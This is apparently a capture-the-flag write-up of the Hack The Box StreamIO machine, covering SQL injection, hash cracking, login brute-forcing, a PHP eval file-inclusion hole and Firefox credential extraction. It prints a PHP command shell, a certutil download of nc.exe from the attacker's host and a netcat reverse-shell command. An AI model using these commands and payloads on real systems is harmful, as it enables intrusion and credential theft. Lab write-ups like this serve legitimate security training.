> For the complete documentation index, see [llms.txt](https://ajaykumar-kanthi.gitbook.io/write-ups/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://ajaykumar-kanthi.gitbook.io/write-ups/hackthebox-cpts-track/htb-streamio.md).
# HTB - StreamIO
## NMAP
```bash
┌──(ajay㉿kali)-[~/Downloads]
└─$ nmap -sV -v -A 10.129.3.254 -p-
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-05-28 03:46:19Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: streamIO.htb, Site: Default-First-Site-Name)
443/tcp open ssl/https?
| tls-alpn:
| h2
|_ http/1.1
| ssl-cert: Subject: commonName=streamIO/countryName=EU
| Subject Alternative Name: DNS:streamIO.htb, DNS:watch.streamIO.htb
| Issuer: commonName=streamIO/countryName=EU
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-02-22T07:03:28
| Not valid after: 2022-03-24T07:03:28
| MD5: b99a 2c8d a0b8 b10a eefa be20 4abd ecaf
| SHA-1: 6c6a 3f5c 7536 61d5 2da6 0e66 75c0 56ce 56e4 656d
|_SHA-256: 1efc 48cc 0bd9 757f c585 d1fb 7e52 5009 ed0a a3e9 9acc 1a97 0b26 8418 6801 bf09
|_ssl-date: 2026-05-28T03:48:21+00:00; +6h58m44s from scanner time.
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: streamIO.htb, Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf .NET Message Framing
49667/tcp open msrpc Microsoft Windows RPC
49677/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49678/tcp open msrpc Microsoft Windows RPC
49707/tcp open msrpc Microsoft Windows RPC
```
```
streamIO.htb watch.streamIO.htb
```
add to host `/etc/hosts`
#### Initial Enumeration
No DNS Zone Transfer
No ldap Anonymous Bind
No Anonymous SMB access.
IIS on port 80 but nothing interesting
## HTTPS - Watch.streamIO.htb
Adding an email id makes us subscribe for updates.
#### Directory Enumeration
```bash
──(ajay㉿kali)-[~/Downloads]
└─$ ffuf -u https://watch.streamio.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -e .php
search.php [Status: 200, Size: 253887, Words: 12366, Lines: 7194, Duration: 266ms]
static [Status: 301, Size: 157, Words: 9, Lines: 2, Duration: 43ms]
Search.php [Status: 200, Size: 253887, Words: 12366, Lines: 7194, Duration: 67ms]
Index.php [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 54ms]
INDEX.php [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 129ms]
blocked.php [Status: 200, Size: 677, Words: 28, Lines: 20, Duration: 52ms]
SEARCH.php [Status: 200, Size: 253887, Words: 12366, Lines: 7194, Duration: 68ms]
Static [Status: 301, Size: 157, Words: 9, Lines: 2, Duration: 49ms]
```
Found blocked.php adn search.php
On search.php we can search for movies.
Running the sqlmap immediately flagged it to blocked.php.
when i searched for 5 it resulted in movies whose name contains 5
so i have tried to use sql paylaods to enumerate the database.
### SQL Injection
searching for sql payloads resulted in blocked. So we need to find apaylaod that will not be blocked.
the payload ‘— resulted in returning all movies.
To enumerate the columns in the database i can do it two ways ORDER BY and UNION.
The order by command is blocked which i manually confirmed by running single payload at a time.
test’ —- works
q=test' ORDER —- blocked. Looks liks order is blocked. But union is not blocked.
q=SELECT —- not blocked.
at 6 its resulted in columns and rest of the time it was resulting the same output without columns.
### Enumerating Database
current db : STREAMIO
Found 2 tables : movies and users.
The table users conain the following columns:
`id, is_staff, password, username`
displaying the usrname displayed usernames but displaying the password and usrname resulted in displaying nothing.
I was able to display the usrname and password using concat but was not able to display them separately by column 2 and 3 instead concatinated them and displayed them togetehr.
#### Cracking username and hash pair using hashcat
```
admin :665a50ac9eaa781e4f7f04199db97a11
ajay :309ff09549ec9ae6a1189b187109c3a3
Alexendra :1c2b3d8270321140e5153f6637d3ee53
Austin :0049ac57646627b8d7aeaccf8b6a936f
Barbra :3961548825e3e21df5646cafe11c6c76
Barry :54c88b2dbd7b1a84012fabc1a4c73415
Baxter :22ee218331afd081b0dcd8115284bae3
Bruno :2a4e2cf22dd8fcb45adcb91be1e22ae8
Carmon :35394484d89fcfdb3c5e447fe749d213
Clara :ef8f3d30a856cf166fb8215aca93e9ff
Diablo :ec33265e5fc8c2f1b0c137bb7b3632b5
Garfield:8097cedd612cc37c29db152b6e9edbd3
Gloria:0cfaaaafb559f081df2befbe66686de0
James:c660060492d9edcaa8332d89c99c9239
Juliette:6dcd87740abb64edfa36d170f0d5450d
Lauren:08344b85b329d7efd611b7a7743e8a09
Lenord:ee0b8a0937abd60c2882eacb2f8dc49f
Lucifer:7df45a9e3de3863807c026ba48e55fb3
Michelle:b83439b16f844bd6ffe35c02fe21b3c0
Oliver:fd78db29173a5cf701bd69027cb9bf6b
Robert:f03b910e2bd0313a23fdd7575f34a694
Robin:dc332fb5576e9631c9dae83f194f8e70
Sabrina:f87d3c0d6c8fd686aacc6627f1f493a5
Samantha:083ffae904143c4796e464dac33c1f7d
Stan:384463526d288edcc95fc3701e523bc7
Thane:3577c47eb1e12c8ba021611e1280753c
Theodore:925e5408ecb67aea449373d668b7359e
Victor:bf55e15b119860a6e6b5a164377da719
Victoria:b22abb47a02b52d5dfa27fb0b534f693
William:d62be0dc82071bccc1322d64ec5b6c51
yoshihide:b779ba15cedfd22a023c4d8bcf5f2332
```
```bash
┌──(ajay㉿kali)-[~]
└─$ hashcat -m 0 credentials.txt /usr/share/wordlists/rockyou.txt --user -O -w 1
hashcat (v7.1.2) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i5-11320H @ 3.20GHz, 1456/2912 MB (512 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31
Hashfile 'credentials.txt' on line 1 (admin:665a50ac9eaa781e4f7f04199db97a11 ): Token length exception
Hashfile 'credentials.txt' on line 2 (ajay:309ff09549ec9ae6a1189b187109c3a3 ): Token length exception
Hashfile 'credentials.txt' on line 7 (Baxter:22ee218331afd081b0dcd8115284bae3 ): Token length exception
Hashfile 'credentials.txt' on line 8 (Bruno:2a4e2cf22dd8fcb45adcb91be1e22ae8 ): Token length exception
Hashfile 'credentials.txt' on line 9 (Carmon:35394484d89fcfdb3c5e447fe749d213 ): Token length exception
Hashfile 'credentials.txt' on line 10 (Clara:ef8f3d30a856cf166fb8215aca93e9ff ): Token length exception
3577c47eb1e12c8ba021611e1280753c:highschoolmusical
ee0b8a0937abd60c2882eacb2f8dc49f:physics69i
b779ba15cedfd22a023c4d8bcf5f2332:66boysandgirls..
54c88b2dbd7b1a84012fabc1a4c73415:$hadoW
6dcd87740abb64edfa36d170f0d5450d:$3xybitch
08344b85b329d7efd611b7a7743e8a09:##123a8j8w5123##
Approaching final keyspace - workload adjusted.
b83439b16f844bd6ffe35c02fe21b3c0:!?Love?!123
b22abb47a02b52d5dfa27fb0b534f693:!5psycho8!
f87d3c0d6c8fd686aacc6627f1f493a5:!!sabrina$
```
```bash
┌──(ajay㉿kali)-[~]
└─$ hashcat -m 0 credentials.txt --user --show
Mixing --show with --username or --dynamic-x can cause exponential delay in output.
Hashfile 'credentials.txt' on line 1 (admin:665a50ac9eaa781e4f7f04199db97a11 ): Token length exception
Hashfile 'credentials.txt' on line 2 (ajay:309ff09549ec9ae6a1189b187109c3a3 ): Token length exception
Hashfile 'credentials.txt' on line 7 (Baxter:22ee218331afd081b0dcd8115284bae3 ): Token length exception
Hashfile 'credentials.txt' on line 8 (Bruno:2a4e2cf22dd8fcb45adcb91be1e22ae8 ): Token length exception
Hashfile 'credentials.txt' on line 9 (Carmon:35394484d89fcfdb3c5e447fe749d213 ): Token length exception
Hashfile 'credentials.txt' on line 10 (Clara:ef8f3d30a856cf166fb8215aca93e9ff ): Token length exception
* Token length exception: 6/31 hashes
This error happens if the wrong hash type is specified, if the hashes are
malformed, or if input is otherwise not as expected (for example, if the
--username or --dynamic-x option is used but no username or dynamic-tag is present)
Barry:54c88b2dbd7b1a84012fabc1a4c73415:$hadoW
Juliette:6dcd87740abb64edfa36d170f0d5450d:$3xybitch
Lauren:08344b85b329d7efd611b7a7743e8a09:##123a8j8w5123##
Lenord:ee0b8a0937abd60c2882eacb2f8dc49f:physics69i
Michelle:b83439b16f844bd6ffe35c02fe21b3c0:!?Love?!123
Sabrina:f87d3c0d6c8fd686aacc6627f1f493a5:!!sabrina$
Thane:3577c47eb1e12c8ba021611e1280753c:highschoolmusical
Victoria:b22abb47a02b52d5dfa27fb0b534f693:!5psycho8!
yoshihide:b779ba15cedfd22a023c4d8bcf5f2332:66boysandgirls.
```
```bash
Barry:$hadoW
Juliette:$3xybitch
Lauren:##123a8j8w5123##
Lenord:physics69i
Michelle:!?Love?!123
Sabrina:!!sabrina$
Thane:highschoolmusical
Victoria:!5psycho8!
yoshihide:66boysandgirls..
```
Next using hydra i have bruteforced the login page
### Hydra to login Bruteforce
```bash
┌──(ajay㉿kali)-[~]
└─$ hydra -C crack.txt streamio.htb https-post-form "/login.php:username=^USER^&password=^PASS^:F=failed"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-27 19:18:37
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries, ~1 try per task
[DATA] attacking http-post-forms://streamio.htb:443/login.php:username=^USER^&password=^PASS^:F=failed
[443][http-post-form] host: streamio.htb login: yoshihide password: 66boysandgirls..
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-27 19:18:39
```
Found creds
`yoshihide : 66boysandgirls..`
Now i can visit to the admin page
The parameters on the website are not vulnerable to LFI or command injection.
So i have tried to fuzz the parameter to identify hidden parameters.
#### Fuzzing for Parameters
```bash
wfuzz -u https://streamio.htb/admin/?FUZZ= -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -H "Cookie: PHPSESSID=jtde06u71uq4t7pvs59b8iis1o" --hh 1678
********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer *
********************************************************
Target: https://streamio.htb/admin/?FUZZ=
Total requests: 6453
===================================================================
ID Response Lines Word Chars Payload
===================================================================
000001575: 200 49 L 137 W 1712 Ch "debug"
000003530: 200 10778 L 25848 W 319875 Ch "movie"
000005450: 200 398 L 916 W 12484 Ch "staff"
000006133: 200 98 L 241 W 3186 Ch "user"
Total time: 58.96430
Processed Requests: 6453
Filtered Requests: 6449
Requests/sec.: 109.4390
```
Found a new parameter debug.
Accessing it says only Available to developers.
searching for index.php gives error. If the application is vulnerable to Local File Inclusion (LFI) but is breaking because it's trying to execute the PHP file directly rather than displaying it, you can bypass the execution engine. By encoding the file payload in Base64 using standard PHP resource streams, the server will output the file safely as text:
```bash
┌──(ajay㉿kali)-[~]
└─$ echo 'PD9waHAKZGVmaW5lKCdpbmNsdWRlZCcsdHJ1ZSk7CnNlc3Npb25fc3RhcnQoKTsKaWYoIWlzc2V0KCRfU0VTU0lPTlsnYWRtaW4nXSkpCnsKCWhlYWRlcignSFRUUC8xLjEgNDAzIEZvcmJpZGRlbicpOwoJZGllKCI8aDE+Rk9SQklEREVOPC9oMT4iKTsKfQokY29ubmVjdGlvbiA9IGFycmF5KCJEYXRhYmFzZSI9PiJTVFJFQU1JTyIsICJVSUQiID0+ICJkYl9hZG1pbiIsICJQV0QiID0+ICdCMUBoeDMxMjM0NTY3ODkwJyk7CiRoYW5kbGUgPSBzcWxzcnZfY29ubmVjdCgnKGxvY2FsKScsJGNvbm5lY3Rpb24pOwoKPz4KPCFET0NUWVBFIGh0bWw+CjxodG1sPgo8aGVhZD4KCTxtZXRhIGNoYXJzZXQ9InV0Zi04Ij4KCTx0aXRsZT5BZG1pbiBwYW5lbDwvdGl0bGU+Cgk8bGluayByZWwgPSAiaWNvbiIgaHJlZj0iL2ltYWdlcy9pY29uLnBuZyIgdHlwZSA9ICJpbWFnZS94LWljb24iPgoJPCEtLSBCYXNpYyAtLT4KCTxtZXRhIGNoYXJzZXQ9InV0Zi04IiAvPgoJPG1ldGEgaHR0cC1lcXVpdj0iWC1VQS1Db21wYXRpYmxlIiBjb250ZW50PSJJRT1lZGdlIiAvPgoJPCEtLSBNb2JpbGUgTWV0YXMgLS0+Cgk8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEsIHNocmluay10by1maXQ9bm8iIC8+Cgk8IS0tIFNpdGUgTWV0YXMgLS0+Cgk8bWV0YSBuYW1lPSJrZXl3b3JkcyIgY29udGVudD0iIiAvPgoJPG1ldGEgbmFtZT0iZGVzY3JpcHRpb24iIGNvbnRlbnQ9IiIgLz4KCTxtZXRhIG5hbWU9ImF1dGhvciIgY29udGVudD0iIiAvPgoKPGxpbmsgaHJlZj0iaHR0cHM6Ly9jZG4uanNkZWxpdnIubmV0L25wbS9ib290c3RyYXBANS4xLjMvZGlzdC9jc3MvYm9vdHN0cmFwLm1pbi5jc3MiIHJlbD0ic3R5bGVzaGVldCIgaW50ZWdyaXR5PSJzaGEzODQtMUJtRTRrV0JxNzhpWWhGbGR2S3VoZlRBVTZhdVU4dFQ5NFdySGZ0akRickNFWFNVMW9Cb3F5bDJRdlo2aklXMyIgY3Jvc3NvcmlnaW49ImFub255bW91cyI+CjxzY3JpcHQgc3JjPSJodHRwczovL2Nkbi5qc2RlbGl2ci5uZXQvbnBtL2Jvb3RzdHJhcEA1LjEuMy9kaXN0L2pzL2Jvb3RzdHJhcC5idW5kbGUubWluLmpzIiBpbnRlZ3JpdHk9InNoYTM4NC1rYTdTazBHbG40Z210ejJNbFFuaWtUMXdYZ1lzT2crT01odVArSWxSSDlzRU5CTzBMUm41cSs4bmJUb3Y0KzFwIiBjcm9zc29yaWdpbj0iYW5vbnltb3VzIj48L3NjcmlwdD4KCgk8IS0tIEN1c3RvbSBzdHlsZXMgZm9yIHRoaXMgdGVtcGxhdGUgLS0+Cgk8bGluayBocmVmPSIvY3NzL3N0eWxlLmNzcyIgcmVsPSJzdHlsZXNoZWV0IiAvPgoJPCEtLSByZXNwb25zaXZlIHN0eWxlIC0tPgoJPGxpbmsgaHJlZj0iL2Nzcy9yZXNwb25zaXZlLmNzcyIgcmVsPSJzdHlsZXNoZWV0IiAvPgoKPC9oZWFkPgo8Ym9keT4KCTxjZW50ZXIgY2xhc3M9ImNvbnRhaW5lciI+CgkJPGJyPgoJCTxoMT5BZG1pbiBwYW5lbDwvaDE+CgkJPGJyPjxocj48YnI+CgkJPHVsIGNsYXNzPSJuYXYgbmF2LXBpbGxzIG5hdi1maWxsIj4KCQkJPGxpIGNsYXNzPSJuYXYtaXRlbSI+CgkJCQk8YSBjbGFzcz0ibmF2LWxpbmsiIGhyZWY9Ij91c2VyPSI+VXNlciBtYW5hZ2VtZW50PC9hPgoJCQk8L2xpPgoJCQk8bGkgY2xhc3M9Im5hdi1pdGVtIj4KCQkJCTxhIGNsYXNzPSJuYXYtbGluayIgaHJlZj0iP3N0YWZmPSI+U3RhZmYgbWFuYWdlbWVudDwvYT4KCQkJPC9saT4KCQkJPGxpIGNsYXNzPSJuYXYtaXRlbSI+CgkJCQk8YSBjbGFzcz0ibmF2LWxpbmsiIGhyZWY9Ij9tb3ZpZT0iPk1vdmllIG1hbmFnZW1lbnQ8L2E+CgkJCTwvbGk+CgkJCTxsaSBjbGFzcz0ibmF2LWl0ZW0iPgoJCQkJPGEgY2xhc3M9Im5hdi1saW5rIiBocmVmPSI/bWVzc2FnZT0iPkxlYXZlIGEgbWVzc2FnZSBmb3IgYWRtaW48L2E+CgkJCTwvbGk+CgkJPC91bD4KCQk8YnI+PGhyPjxicj4KCQk8ZGl2IGlkPSJpbmMiPgoJCQk8P3BocAoJCQkJaWYoaXNzZXQoJF9HRVRbJ2RlYnVnJ10pKQoJCQkJewoJCQkJCWVjaG8gJ3RoaXMgb3B0aW9uIGlzIGZvciBkZXZlbG9wZXJzIG9ubHknOwoJCQkJCWlmKCRfR0VUWydkZWJ1ZyddID09PSAiaW5kZXgucGhwIikgewoJCQkJCQlkaWUoJyAtLS0tIEVSUk9SIC0tLS0nKTsKCQkJCQl9IGVsc2UgewoJCQkJCQlpbmNsdWRlICRfR0VUWydkZWJ1ZyddOwoJCQkJCX0KCQkJCX0KCQkJCWVsc2UgaWYoaXNzZXQoJF9HRVRbJ3VzZXInXSkpCgkJCQkJcmVxdWlyZSAndXNlcl9pbmMucGhwJzsKCQkJCWVsc2UgaWYoaXNzZXQoJF9HRVRbJ3N0YWZmJ10pKQoJCQkJCXJlcXVpcmUgJ3N0YWZmX2luYy5waHAnOwoJCQkJZWxzZSBpZihpc3NldCgkX0dFVFsnbW92aWUnXSkpCgkJCQkJcmVxdWlyZSAnbW92aWVfaW5jLnBocCc7CgkJCQllbHNlIAoJCQk/PgoJCTwvZGl2PgoJPC9jZW50ZXI+CjwvYm9keT4KPC9odG1sPg==' | base64 -d > index.php
```
```bash
──(ajay㉿kali)-[~]
└─$ cat index.php
FORBIDDEN");
}
$connection = array("Database"=>"STREAMIO", "UID" => "db_admin", "PWD" => 'B1@hx31234567890');
$handle = sqlsrv_connect('(local)',$connection);
?>
Admin panel
```
Because the value passed to $\_GET\['debug'] is fed directly into include without sanitization or restriction to a specific whitelist directory, the application is vulnerable to Local File Inclusion (LFI).
`200 GET 2l 6w 58c
Found this earlier in the directroy enumeration.
In the source code of `index.php`, we saw that the administration panel requires an active administrative session, otherwise it throws a `403 Forbidden` error:
```
if(!isset($_SESSION['admin'])) {
header('HTTP/1.1 403 Forbidden');
die("
"buffered"));
}
$query = "select * from movies order by movie";
$res = sqlsrv_query($handle, $query, array(), array("Scrollable"=>"buffered"));
while($row = sqlsrv_fetch_array($res, SQLSRV_FETCH_ASSOC))
{
?>
┌──(ajay㉿kali)-[~]
```
The combination of `eval()` and `file_get_contents()` reading a user-controlled POST parameter (`$_POST['include']`) represents an **Arbitrary Code Execution** vulnerability.
When this script runs:
1. `file_get_contents()` fetches the raw contents of whichever file path or stream URI is passed to the `include` variable.
2. `eval()` then takes that string output and attempts to execute it as native PHP code.
Because PHP supports standard protocol wrappers, `file_get_contents()` does not require a pre-existing local file on disk. It can fetch data remotely via network protocols (`http://` or `ftp://`) if `allow_url_fopen` is enabled in the global configuration, or it can read directly from standard virtual text streams like `data://` or `php://input`.
## Exploiting File\_get\_contents
To turn this `eval(file_get_contents(...))` logic into Remote Code Execution (RCE), we need to feed a string containing raw PHP code directly into that `file_get_contents` function.
Because `file_get_contents()` supports PHP's native input/output streams, you don't even need to drop a file on the target disk. Instead, you can use the **`data://` wrapper** to pass plain text or base64-encoded code inline, or use a network path if the server allows it.
Because `file_get_contents()` simply treats whatever you pass into `$_POST['include']` as a path or stream pointer, it fetches the raw string data from that location and hands it straight to `eval()`.
When you use a stream wrapper like `data://`, the PHP engine translates that inline string into a virtual file stream on the fly. `file_get_contents()` reads it just like a local file, returns the raw text payload, and `eval()` executes it right in the context of the running application.
create a file named `shell.php`. **Crucially, do not include PHP tags (``)** if you are calling it via `eval()`, because the code will be executed in a context that expects raw commands.
```bash
$cmd = $_GET['cmd'];
if(isset($cmd)) {
// Attempt multiple execution methods to bypass disable_functions
if(function_exists('system')) system($cmd);
elseif(function_exists('exec')) exec($cmd);
elseif(function_exists('passthru')) passthru($cmd);
elseif(function_exists('shell_exec')) echo shell_exec($cmd);
}
```
The include is reaching out to our machine. lets update the code to display anything .
```bash
system('dir');
```
### Getting Reverse Shell
```bash
// Step 1: Download nc.exe from your Kali
system('certutil -urlcache -split -f http://10.10.15.17:8000/nc.exe C:\\Windows\\Temp\\nc.exe');
// Step 2: Execute nc.exe reverse shell
system('C:\\Windows\\Temp\\nc.exe -e cmd.exe 10.10.15.17 4444');
```
## Shell as Yoshihide
Access to any user is denied. From Index.php
`$connection = array("Database"=>"STREAMIO", "UID" => "db_admin", "PWD" => 'B1@hx31234567890');`
### Enumerating using sqlcmd
```bash
c:\Users>sqlcmd -S localhost -U db_admin -P "B1@hx31234567890" -Q "SELECT name FROM master..sysdatabases"
sqlcmd -S localhost -U db_admin -P "B1@hx31234567890" -Q "SELECT name FROM master..sysdatabases"
name
--------------------------------------------------------------------------------------------------------------------------------
master
tempdb
model
msdb
STREAMIO
streamio_backup
(6 rows affected)
```
```bash
c:\Users>sqlcmd -S localhost -U db_admin -P "B1@hx31234567890" -d streamio_backup -Q "SELECT name FROM sysobjects WHERE xtype='U'"
sqlcmd -S localhost -U db_admin -P "B1@hx31234567890" -d streamio_backup -Q "SELECT name FROM sysobjects WHERE xtype='U'"
name
--------------------------------------------------------------------------------------------------------------------------------
movies
users
(2 rows affected)
```
```bash
c:\Users>sqlcmd -S localhost -U db_admin -P "B1@hx31234567890" -d streamio_backup -Q "SELECT username,password FROM users"
sqlcmd -S localhost -U db_admin -P "B1@hx31234567890" -d streamio_backup -Q "SELECT username,password FROM users"
username password
-------------------------------------------------- --------------------------------------------------
nikk37 389d14cb8e4e9b94b137deb1caf0612a
yoshihide b779ba15cedfd22a023c4d8bcf5f2332
James c660060492d9edcaa8332d89c99c9239
Theodore 925e5408ecb67aea449373d668b7359e
Samantha 083ffae904143c4796e464dac33c1f7d
Lauren 08344b85b329d7efd611b7a7743e8a09
William d62be0dc82071bccc1322d64ec5b6c51
Sabrina f87d3c0d6c8fd686aacc6627f1f493a5
(8 rows affected)
c:\Users>
```
From the earlier results this result differs as we found creds for nikk37.
```bash
┌──(ajay㉿kali)-[~/Tools]
└─$ echo "389d14cb8e4e9b94b137deb1caf0612a" > /tmp/nikk37.txt
──(ajay㉿kali)-[~/Tools]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /tmp/nikk37.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
get_dem_girls2@yahoo.com (?)
1g 0:00:00:00 DONE (2026-05-27 21:02) 2.439g/s 19276Kp/s 19276Kc/s 19276KC/s getbenthelmet..gessica89
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
┌──(ajay㉿kali)-[~/Tools]
```
nikk37 :
```powershell
c:\Users>net user nikk37 /domain
net user nikk37 /domain
User name nikk37
Full Name
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
Password last set 2/22/2022 2:57:16 AM
Password expires Never
Password changeable 2/23/2022 2:57:16 AM
Password required Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon 2/22/2022 3:39:51 AM
Logon hours allowed All
Local Group Memberships *Remote Management Use
Global Group memberships *Domain Users
The command completed successfully.
```
Nik is part of remote management users.
## Shell as Nikk37
### Reading firefox passwords using firepwd
Winpeas showed a firefox passwords file.
firefox stores passwords in logins.json file
```bash
*Evil-WinRM* PS C:\Users\nikk37\Downloads> type C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\*\logins.json
{"nextId":5,"logins":[{"id":1,"hostname":"https://slack.streamio.htb","httpRealm":null,"formSubmitURL":"","usernameField":"","passwordField":"","encryptedUsername":"MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECG2cZGM1+s+hBAiQvduUzZPkCw==","encryptedPassword":"MEIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECKA5q3v2TxvuBBjtXIyW2UjOBvrg700JOU1yfrb0EnMRelw=","guid":"{9867a888-c468-4173-b2f4-329a1ec7fa60}","encType":1,"timeCreated":1645526456872,"timeLastUsed":1645526456872,"timePasswordChanged":1645526456872,"timesUsed":1},{"id":2,"hostname":"https://slack.streamio.htb","httpRealm":null,"formSubmitURL":"","usernameField":"","passwordField":"","encryptedUsername":"MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECDMUru7zbEb0BAiinvqXr8Trkg==","encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECOXW0KzZftfWBBARYsMPvSrUwx8+QfJdxzT+","guid":"{739bd2a5-5fec-4e08-97d2-3c619bf02be2}","encType":1,"timeCreated":1645526470377,"timeLastUsed":1645526470377,"timePasswordChanged":1645526470377,"timesUsed":1},{"id":3,"hostname":"https://slack.streamio.htb","httpRealm":null,"formSubmitURL":"","usernameField":"","passwordField":"","encryptedUsername":"MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECPtpFUOBoOFABBDVCjdAdstUxzB6i9DCqvOw","encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECCocciyfDsthBBDm3YSuhBsW3roo3l3zOUuF","guid":"{a98a87bc-86aa-489c-9227-d6579ab5148b}","encType":1,"timeCreated":1645526484137,"timeLastUsed":1645526484137,"timePasswordChanged":1645526484137,"timesUsed":1},{"id":4,"hostname":"https://slack.streamio.htb","httpRealm":null,"formSubmitURL":"","usernameField":"","passwordField":"","encryptedUsername":"MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECB1j+gQdXzIuBAgO0o/N3J2MrQ==","encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECNt9zddW+/h7BBCBgoQVGaDQjF2IpeQEl/Td","guid":"{2be21548-7c50-42f0-8ef6-b33b1e77f150}","encType":1,"timeCreated":1645526511842,"timeLastUsed":1645526511842,"timePasswordChanged":1645526511842,"timesUsed":1}],"potentiallyVulnerablePasswords":[],"dismissedBreachAlertsByLoginGUID":{},"version":3}
*Evil-WinRM* PS C:\Users\nikk37\Downloads>
```
4 encrypted credential sets, all for slack.streamio.htb
```powershell
*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release> dir
Directory: C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 2/22/2022 2:40 AM bookmarkbackups
d----- 2/22/2022 2:40 AM browser-extension-data
d----- 2/22/2022 2:41 AM crashes
d----- 2/22/2022 2:42 AM datareporting
d----- 2/22/2022 2:40 AM minidumps
d----- 2/22/2022 2:42 AM saved-telemetry-pings
d----- 2/22/2022 2:40 AM security_state
d----- 2/22/2022 2:42 AM sessionstore-backups
d----- 2/22/2022 2:40 AM storage
-a---- 2/22/2022 2:40 AM 24 addons.json
-a---- 2/22/2022 2:42 AM 5189 addonStartup.json.lz4
-a---- 2/22/2022 2:42 AM 310 AlternateServices.txt
-a---- 2/22/2022 2:41 AM 229376 cert9.db
-a---- 2/22/2022 2:40 AM 208 compatibility.ini
-a---- 2/22/2022 2:40 AM 939 containers.json
-a---- 2/22/2022 2:40 AM 229376 content-prefs.sqlite
-a---- 2/22/2022 2:40 AM 98304 cookies.sqlite
-a---- 2/22/2022 2:40 AM 1081 extension-preferences.json
-a---- 2/22/2022 2:40 AM 43726 extensions.json
-a---- 2/22/2022 2:42 AM 5242880 favicons.sqlite
-a---- 2/22/2022 2:41 AM 262144 formhistory.sqlite
-a---- 2/22/2022 2:40 AM 778 handlers.json
-a---- 2/22/2022 2:40 AM 294912 key4.db
-a---- 2/22/2022 2:41 AM 1593 logins-backup.json
-a---- 2/22/2022 2:41 AM 2081 logins.json
-a---- 2/22/2022 2:42 AM 0 parent.lock
-a---- 2/22/2022 2:42 AM 98304 permissions.sqlite
-a---- 2/22/2022 2:40 AM 506 pkcs11.txt
-a---- 2/22/2022 2:42 AM 5242880 places.sqlite
-a---- 2/22/2022 2:42 AM 8040 prefs.js
-a---- 2/22/2022 2:42 AM 180 search.json.mozlz4
-a---- 2/22/2022 2:42 AM 288 sessionCheckpoints.json
-a---- 2/22/2022 2:42 AM 1853 sessionstore.jsonlz4
-a---- 2/22/2022 2:40 AM 18 shield-preference-experiments.json
-a---- 2/22/2022 2:42 AM 611 SiteSecurityServiceState.txt
-a---- 2/22/2022 2:42 AM 4096 storage.sqlite
-a---- 2/22/2022 2:40 AM 50 times.json
-a---- 2/22/2022 2:40 AM 98304 webappsstore.sqlite
-a---- 2/22/2022 2:42 AM 141 xulstore.json
*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release>
```
```bash
